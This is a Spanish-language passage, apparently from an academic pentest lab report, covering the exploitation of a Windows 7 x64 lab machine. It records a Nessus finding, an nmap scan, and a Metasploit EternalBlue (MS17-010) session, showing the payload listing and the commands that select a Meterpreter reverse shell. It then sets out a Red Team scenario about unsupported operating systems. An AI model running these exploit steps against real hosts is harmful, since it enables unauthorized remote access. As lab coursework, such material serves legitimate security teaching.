
Fuente: Autor

- **Vulnerabilidad Media**

MS16-047[35]: Actualización de seguridad para protocolos remotos SAM y LSAD (3148527), esta vulnerabilidad se presenta cuando se aceptan niveles de autenticación no protegidos en protocolos remotos LSAD, donde el atacante al tener ingreso accede a la base de datos SAM.

[35] Support.Microsoft . MS16-047: Actualización de seguridad para protocolos remotos SAM y LSAD. abril de 2016 [Consulta: septiembre 21 de 2022]. Disponible https://support.microsoft.com/es-es/topic/ms16-047-actualizaci%C3%B3n-de-seguridad-para-protocolos-remotos-sam-y-lsad-12-de-abril-de-2016-1e5d4c49-0cf9-fd9f-e911-45b7f18ffce2

Figura 36 Vulnerabilidad Media encontrada con Nessus




Fuente: Autor

- **Fase explotación de vulnerabilidades**

Mediante esta fase se emplea o “explota” las vulnerabilidades halladas en la fase anterior, se ejecuta los exploits contra las vulnerabilidades identificadas y así obtener acceso a los sistemas objetivos, para ello se hará uso de la herramienta Metasploit Framework, se hace un ping a la máquina WinSE2020 para verificar conectividad.


Figura 37 ping a la máquina WinSE2020



Fuente: Autor


Luego se escanea las vulnerabilidades que tiene esta máquina WinSE2020, teniendo como base los puertos abiertos de la IP de la maquina con el comando nmap -Pn 192.168.1.10 y se visualiza que se encuentra abierto el puerto 445.

Figura 38 Verificación de puertos abiertos



Fuente: Autor


Figura 39 Escaneo vulnerabilidades máquina WinSE2020



Fuente: Autor

Ahora se procede a usar Metasploit Framework, e inicio con la visualización de la siguiente consola


Figura 40 Inicio de metasploit framework



Fuente: Autor


Ahora se le brinda el comando search para que realice la búsqueda de los exploits en la base de datos de Metasploit Framework tomando los identificadores CVE acompañado de eternalblue un exploit que ha sido utilizado para realizar ramsonware, vulnerabilidad señalada en el catálogo CVE y se usará el exploit eternalblue como se muestra a continuación

Figura 41 Búsqueda exploit ETERNALBLUE en la consola



Fuente: Autor


Figura 42 Opciones disponibles para el exploit eternalblue



Fuente: Autor


Seguidamente se selecciona la IP de la Maquina de Win7-SE2020 y el puerto que se usará para el ingreso y se corre el exploit

Figura 43 Comandos para correr el exploit



Fuente: Autor

Figura 44 Ejecución del exploit para el ingreso al sistema




Fuente: Autor

Al ejecutar el exploit sobre la maquina Windows 7 de 32 bits, se visualiza que se realiza adecuadamente, pero por ser un sistema operativo de 64 bits, se presenta un volcado de memoria que se detiene inesperadamente cuando se ejecuta el

proceso impidiendo que se vulnere la maquina directamente al ejecutar el exploit y se muestra la pantalla azul error de Windows cada vez que se corre el exploit.

Figura 45 Error pantalla azul al ejecutar el exploit



Fuente: Autor

Ahora bien, se continua con la ejecución del exploit en la maquina Win7-SE202 x 64 bits, a través del comando show payloads se visualiza cuales secuencia de instrucciones son compatibles y se ejecutaran una vez se haga con éxito la vulnerabilidad.


Figura 46 Selección del Payload compatible

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   generic/custom                                             manual  No     Custom Payload
   1   generic/shell_bind_tcp                                     manual  No     Generic Command Shell, Bind TC
P Inline
   2   generic/shell_reverse_tcp                                  manual  No     Generic Command Shell, Reverse
 TCP Inline
   3   windows/x64/exec                                           manual  No     Windows x64 Execute Command
   4   windows/x64/loadlibrary                                    manual  No     Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                                     manual  No     Windows MessageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                      manual  No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 IPv6 Bind TCP Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                 manual  No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
   8   windows/x64/meterpreter/bind_named_pipe                    manual  No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 Bind Named Pipe Stager
   9   windows/x64/meterpreter/bind_tcp                           manual  No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 Bind TCP Stager
   10  windows/x64/meterpreter/bind_tcp_rc4                       manual  No     Windows Meterpreter (Reflectiv
e Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
   11  windows/x64/meterpreter/bind_tcp_uuid                      manual  No     Windows Meterpreter (Reflectiv
e Injection x64), Bind TCP Stager with UUID Support (Windows x64)
e Injection x64), Bind TCP Stager with UUID Support (Windows x64)
   12  windows/x64/meterpreter/reverse_http                       manual  No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 Reverse HTTP Stager (wininet)
   13  windows/x64/meterpreter/reverse_https                      manual  No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 Reverse HTTP Stager (wininet)
   14  windows/x64/meterpreter/reverse_named_pipe                 manual  No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
   15  windows/x64/meterpreter/reverse_tcp                        manual  No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 Reverse TCP Stager
   16  windows/x64/meterpreter/reverse_tcp_rc4                    manual  No     Windows Meterpreter (Reflectiv
e Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   17  windows/x64/meterpreter/reverse_tcp_uuid                   manual  No     Windows Meterpreter (Reflectiv
e Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
   18  windows/x64/meterpreter/reverse_winhttp                    manual  No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
   19  windows/x64/meterpreter/reverse_winhttps                   manual  No     Windows Meterpreter (Reflectiv
e Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
   20  windows/x64/pingback_reverse_tcp                           manual  No     Windows x64 Pingback, Reverse
TCP Inline
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload 15
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Fuente: Autor

Figura 47 Selección de la IP para el ingreso



Fuente: Autor

3.2 DATOS E INFORMACIÓN PARA IDENTIFICAR EL FALLO DE SEGURIDAD ESPECÍFICO EL CUAL ATACA A LA MÁQUINA WINDOWS 7 X64.

Situación problema: Análisis Red Team

La organización Hackers Security está presentando la pérdida de información al interior de la organización en sus dos computadores, los fallos de seguridad que está presentando puede ser:

- Los computadores tienen un sistema operativo antiguo Windows 7 X86 y X64, esto representa un riesgo al trabajar con sistemas operativos no soportados, al no contar con actualizaciones que corrijan estas vulnerabilidades de seguridad, Al tener un SO obsoleto es más fácil que un

malware infecte dado que este explota vulnerabilidades de versiones anteriores de software.

